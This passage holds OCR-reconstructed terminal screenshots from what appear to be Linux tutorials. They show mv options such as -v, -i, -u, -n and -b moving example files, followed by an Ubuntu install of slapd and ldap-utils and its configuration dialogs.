`example_3.txt' -> `/home/practical/example/example_3.txt'
`example_4.txt' -> `/home/practical/example/example_4.txt'
root@kali:~/example#
```




```
root@kali:~/example# mv -v test_directory_2/ /home/practical/example/
`test_directory_2/' -> `/home/practical/example/test_directory_2'
root@kali:~/example# 
```




```
root@kali:~# ls
build_module  Downloads  mkinitcpio  netconsole.log   testfile.txt
Desktop       example    myfile      permissions.acl
root@kali:~# mv -i testfile.txt /home/practical/example/
mv: overwrite `/home/practical/example/testfile.txt'? y
root@kali:~# ls
build_module  Downloads  mkinitcpio  netconsole.log
Desktop       example    myfile      permissions.acl
root@kali:~# 
```




```
root@kali:~/example# ls -l *.txt
-rw-r--r-- 1 root root 20 Nov 28 15:05 example_1.txt
root@kali:~/example# ls -l /home/practical/example/*.txt
-rw-r--r-- 1 root root 20 Nov 28 14:46 /home/practical/example/example_1.txt
-rw-r--r-- 1 root root 25 Nov 28 14:27 /home/practical/example/example_2.txt
-rw-r--r-- 1 root root 20 Nov 28 14:47 /home/practical/example/example_3.txt
-rw-r--r-- 1 root root 19 Nov 28 14:47 /home/practical/example/example_4.txt
-rwxr-xr-x 1 root root 39 Nov 28 14:55 /home/practical/example/testfile.txt
root@kali:~/example# mv -uv *.txt /home/practical/example/
`example_1.txt' -> `/home/practical/example/example_1.txt'
root@kali:~/example# 
```




```
root@kali:~/example# ls -l *.txt
-rw-r--r-- 1 root root 44 Nov 28 15:22 example_1.txt
-rw-r--r-- 1 root root 43 Nov 28 15:23 example_2.txt
root@kali:~/example# mv -nv *.txt /home/practical/example/
root@kali:~/example# ls -l /home/practical/example/*.txt
-rw-r--r-- 1 root root 20 Nov 28 15:05 /home/practical/example/example_1.txt
-rw-r--r-- 1 root root 25 Nov 28 14:27 /home/practical/example/example_2.txt
-rw-r--r-- 1 root root 20 Nov 28 14:47 /home/practical/example/example_3.txt
-rw-r--r-- 1 root root 19 Nov 28 14:47 /home/practical/example/example_4.txt
-rwxr-xr-x 1 root root 39 Nov 28 14:55 /home/practical/example/testfile.txt
root@kali:~/example# 
```




```
root@kali:~/example# mv -bv *.txt /home/practical/example/
`example_1.txt' -> `/home/practical/example/example_1.txt' (backup: `/home/pract
ical/example/example_1.txt~')
`example_2.txt' -> `/home/practical/example/example_2.txt' (backup: `/home/pract
ical/example/example_2.txt~')
root@kali:~/example# ls -l /home/practical/example/
total 48
drwxr-xr-x 2 root root 4096 Nov 28 14:21 directory1
-rw-r--r-- 1 root root   44 Nov 28 15:22 example_1.txt
-rw-r--r-- 1 root root   20 Nov 28 15:05 example_1.txt~
-rw-r--r-- 1 root root   43 Nov 28 15:23 example_2.txt
-rw-r--r-- 1 root root   25 Nov 28 14:27 example_2.txt~
-rw-r--r-- 1 root root   20 Nov 28 14:47 example_3.txt
-rw-r--r-- 1 root root   19 Nov 28 14:47 example_4.txt
```




```
tajinder@mynetwork:~$ sudo apt-get install slapd
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  libldap-2.4-2 libodbc1 libslp1
Suggested packages:
  libmyodbc odbc-postgresql tdsodbc unixodbc-bin slpd openslp-doc ldap-utils
The following NEW packages will be installed:
  libodbc1 libslp1 slapd
The following packages will be upgraded:
  libldap-2.4-2
1 upgraded, 3 newly installed, 0 to remove and 82 not upgraded.
Need to get 1,628 kB of archives.
After this operation, 4,919 kB of additional disk space will be used.
Do you want to continue? [Y/n]
```




```
Package configuration

Configuring slapd
Please enter the password for the admin entry in your LDAP directory.

Administrator password:

<Ok>
```




```
tajinder@mynetwork:~$ sudo apt-get install ldap-utils
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  ldap-utils
0 upgraded, 1 newly installed, 0 to remove and 82 not upgraded.
Need to get 116 kB of archives.
After this operation, 674 kB of additional disk space will be used.
Get:1 http://in.archive.ubuntu.com/ubuntu/ trusty-updates/main ldap-utils i386 2.4.31-1+nmu2ubuntu8.
2 [116 kB]
Fetched 116 kB in 1s (84.8 kB/s)
Selecting previously unselected package ldap-utils.
(Reading database ... 62416 files and directories currently installed.)
Preparing to unpack .../ldap-utils_2.4.31-1+nmu2ubuntu8.2_i386.deb ...
Unpacking ldap-utils (2.4.31-1+nmu2ubuntu8.2) ...
Processing triggers for man-db (2.6.7.1-1ubuntu1) ...
Setting up ldap-utils (2.4.31-1+nmu2ubuntu8.2) ...
tajinder@mynetwork:~$
```




```
Configuring slapd

If you enable this option, no initial configuration or database will be created for you.

Omit OpenLDAP server configuration?

<Yes>                <No>
```




```
Configuring slapd
The DNS domain name is used to construct the base DN of the LDAP directory. For example,
'foo.example.org' will create the directory with 'dc=foo, dc=example, dc=org' as base DN.

DNS domain name:

example.com

<Ok>
```




```
Configuring slapd
Please enter the name of the organization to use in the base DN of your LDAP directory.

Organization name:

example

<Ok>
```



```
Configuring slapd
Please enter the password for the admin entry in your LDAP directory.

Administrator password:



<Ok>
```




```
Configuring slapd
The HDB backend is recommended. HDB and BDB use similar storage formats, but HDB adds
support for subtree renames. Both support the same configuration options.

In either case, you should review the resulting database configuration for your needs. See
/usr/share/doc/slapd/README.DB_CONFIG.gz for more details.

Database backend to use:

BDB
HDB

<Ok>
```



Configuring slapd

Do you want the database to be removed when slapd is purged?

<Yes> [✓ <No>]




Configuring slapd


There are still files in /var/lib/ldap which will probably break the configuration process. If you enable this option, the maintainer scripts will move the old database files out of the way before creating a new database.

Move old database?

